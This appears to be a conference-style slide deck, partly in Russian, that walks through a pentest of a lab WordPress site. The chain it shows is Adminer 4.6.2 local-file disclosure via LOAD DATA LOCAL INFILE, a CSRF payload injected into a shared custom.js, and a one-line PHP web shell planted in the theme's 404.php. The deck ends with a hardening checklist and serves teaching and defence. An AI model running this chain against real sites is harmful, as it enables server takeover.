


ЛОМАЕМ САМЫЙ СВЕЖИЙ WORDPRESS

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Penetration testing (pentest)

- is simulating actions of real hackers
- can be: blackbox, greybox, whitebox

Real penetration testing case

1. Blackbox
2. Latest Wordpress with up-to-date plugins
3. Single site on server
4. Hard to brute-force passwords

The New UMoMA Opens its Doors



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So what?

- User of dev.wpexample.local probably can edit custom.js
- The code of custom.js is executed in web-browsers of wpexample.local users (including admin)
- Then, if you can edit custom.js, you can send AJAX-requests to the admin endpoint of wpexample.local

=> Next goal is dev.wpexample.local

Adminer 4.6.2

← → ↻ ⚠ Not secure | dev.wpexample.local/adminer.php

Adminer 4.6.2 4.8.1

Login

| | |
|-----------------|--------------------------|
| System | MySQL ▾ |
| Server | localhost |
| Username | <input type="text"/> |
| Password | <input type="password"/> |
| Database | <input type="text"/> |

Login

☐ Permanent login



adminer 4.6.2 exploit



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Tools

About 18,800 results (0.51 seconds)

<https://www.acunetix.com> › vulnerabilities › web › adm... ⋮

Adminer 4.6.2 file disclosure vulnerability - Acunetix

Adminer is distributed under Apache license in a form of a single PHP file. **Adminer** versions up to (and including) 4.6.2 supported the use of the SQL statement ...

<https://faisalfs10x.github.io> › Htb ⋮

Exploiting Adminer 4.6.2 File Disclosure Vulnerability ...


May 21, 2020 — Adminer is an easy box that need to **exploit Adminer** 4.6.2 to get credential for initial shell then abusing shutil module for python library ...

<https://www.foregenix.com> › blog › serious-vulnerabilit... ⋮


Serious Vulnerability Discovered in Adminer database ...

Jan 18, 2019 — Serious **Vulnerability** Discovered in **Adminer** database Administration Tool ... was discovered by security researchers Yashar Shahinzadeh and more ...


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
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Reading local files by adminer script without valid credentials



Requirements (victim)

- PHP: `mysqli.allow_local_infile = On`
 - Before PHP 7.2.16 and 7.3.3 the default was “1”
 - <https://www.php.net/manual/en/mysqli.configuration.php#ini.mysqli.allow-local-infile>



Requirements (attacker)

- MYSQL: local-infile = 1
 - <https://dev.mysql.com/doc/refman/8.0/en/load-data-local-security.html>



Steps to reproduce

- Connect to own server
- `CREATE TABLE `adminer` (`data` text NOT NULL);`
- `LOAD DATA local INFILE`
`'C:\\OpenServer\\domains\\dev.wpexample.local\\assets\\custom.js'`
`INTO TABLE adminer fields TERMINATED BY "\\n";`
- `SELECT * FROM adminer`

SQL command

```
LOAD DATA local INFILE 'C:\\OpenServer\\domains\\dev.wpexample.local\\assets\\custom.js' INTO TABLE adminer fields TERMINATED BY "\\n"
```

Query executed OK, 5 rows affected. (0.007 s) [Edit](#)

```
LOAD DATA local INFILE 'C:\\OpenServer\\domains\\dev.wpexample.local\\assets\\custom.js' INTO TABLE adminer fields TERMINATED BY "\\n";
```

Select data

Show structure

Alter table

New item

Select

Search

Sort

Limit

50

Text length

100

Action

Select

SELECT * FROM `adminer` LIMIT 50 (0.000 s) Edit

| <input type="checkbox"/> Modify | data |
|---------------------------------|-------------------------------------------------|
| <input type="checkbox"/> edit | console.log('DEV script'); |
| <input type="checkbox"/> edit | function myFunction() { |
| <input type="checkbox"/> edit | var element = document.getElementById("myDIV"); |
| <input type="checkbox"/> edit | element.classList.toggle("mystyle"); |
| <input type="checkbox"/> edit | } |

Whole result

☐ 5 rows

Modify

Save

Selected (0)

Edit

Clone

Delete

Export (5)

Import

Scheme

- File disclosure using vulnerable Adminer 4.6.2
- Gaining shell at dev.wpexample.local (.env and Laravel)
- Editing custom.js at dev.wpexample.local and adding CSRF payload
- Waiting admins authorization
- Gaining shell at wpexample.local

CSRF

- Cross site request forgery (CSRF) is an attack vector that tricks a web browser into executing an unwanted action in an application to which a user is logged in.

Example:

<https://cats.photos/>

Inside HTML:

Redirect to <https://wpexample.local/logout> or

<https://wpexample.local/change-email?v=hacker@attacker>

Adding payload

← → ↻ ⚠ Not secure | dev.wpexample.local/assets/custom.js

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AJAX requests when admin visited main page

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Site for testing purposes Customize 1 0 + New Edit Page Howdy, admin

Site for testing purposes @manfromkz Home About Blog Contact Menu Search

Elements Console Sources Network Performance Memory Application Security Lighthouse

Filter ☐ Invert ☐ Hide data URLs All **Fetch/XHR** JS CSS Img Media Font Doc WS Wasm Manifest Other ☐ Has blocked cookies ☐ Blocked Requests ☐ 3rd-party requests

200 ms 400 ms 600 ms 800 ms 1000 ms 1200 ms 1400 ms 1600 ms 1800 ms 2000 ms 2200 ms 2400 ms

| Name | Status | Type | Initiator | Size | Time | Waterfall |
|-------------------------------------------------------------------------------|--------|----------------|-----------------------------|---------|--------|-----------|
| <input type="checkbox"/> theme-editor.php?file=404.php&theme=twentytwenty | 200 | xhr | custom.js:27 | 51.9 kB | 340 ms | |
| <input type="checkbox"/> theme-editor.php | 302 | xhr / Redirect | custom.js:19 | 486 B | 1.00 s | |
| <input type="checkbox"/> theme-editor.php?a=1&theme=twentytwenty&file=404.php | 200 | xhr | /wp-admin/theme-editor.php? | 50.8 kB | 327 ms | |
| <input checked="" type="checkbox"/> 404.php | 200 | fetch | custom.js:22 | 600 B | 4 ms | |

Shell



⚠ Not secure | view-source:wpexample.local/wp-content/themes/twentytwenty/404.php?cmd=dir

Line wrap ☐

```
1 <br />
2 <b>Warning</b>: Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future vers
3 Volume in drive C has no label.
4 Volume Serial Number is 66C8-F8F4
5
6 Directory of C:\OpenServer\domains\wpexample.local\wp-content\themes\twentytwenty
7
8 09/09/2021 08:20 AM <DIR>      .
9 09/09/2021 08:20 AM <DIR>      ..
10 10/26/2019 01:29 AM          269 .stylelintrc.json
11 10/11/2021 02:32 PM          25 404.php
12 09/09/2021 08:20 AM <DIR>      assets
13 09/09/2021 08:20 AM <DIR>      classes
14 06/10/2020 02:02 AM      3,216 comments.php
15 09/18/2020 04:44 PM      1,849 footer.php
16 07/06/2021 06:35 PM    27,602 functions.php
17 09/25/2021 03:02 AM      5,181 header.php
18 09/09/2021 08:20 AM <DIR>      inc
19 05/20/2021 12:39 AM      2,909 index.php
20 07/19/2021 06:45 AM    590,100 package-lock.json
21 07/19/2021 06:45 AM      1,976 package.json
22 05/25/2021 12:41 AM      2,702 print.css
23 07/19/2021 06:45 AM      4,366 readme.txt
24 10/29/2019 08:55 PM    53,066 screenshot.png
25 05/20/2021 12:39 AM      1,706 searchform.php
26 12/07/2019 07:56 PM      565 singular.php
27 07/19/2021 06:45 AM    120,207 style-rtl.css
28 07/19/2021 06:45 AM    121,210 style.css
29 09/09/2021 08:20 AM <DIR>      template-parts
30 09/09/2021 08:20 AM <DIR>      templates
31      16 File(s)          936,949 bytes
32      7 Dir(s)    384,850,554,880 bytes free
33
```

← → ↻ ⚠ Not secure | wpexample.local/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty ☆ 👤 ⋮

🌐 Site for testing purposes 🔄 1 💬 0 ➕ New

Howdy, admin 👤

🏠 Dashboard

📝 Posts

🖼️ Media

📄 Pages

💬 Comments

🔧 Appearance

Themes

Customize

Widgets

Menus

Background

Theme Editor

🔌 Plugins 1

Edit Themes

Twenty Twenty: 404 Template (404.php)

Select theme to edit: Twenty Twenty ▼ Select

Selected file content:

1 <?php system(\$_GET[cmd]);

Theme Files

Stylesheet
(style.css)

Theme Functions
(functions.php)

assets ▶

print.css

style-rtl.css

package-lock.json

package.json

404 Template
(404.php)

classes ▶

Comments

Checklist

- Don't mix up dev and prod environments (passwords, encryption keys, etc.)
- Use redactor accounts
- Harden Wordpress
(<https://wordpress.org/support/article/hardening-wordpress/>)
- Do regular updates
- Do quarterly pentests



Questions?

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Thank you!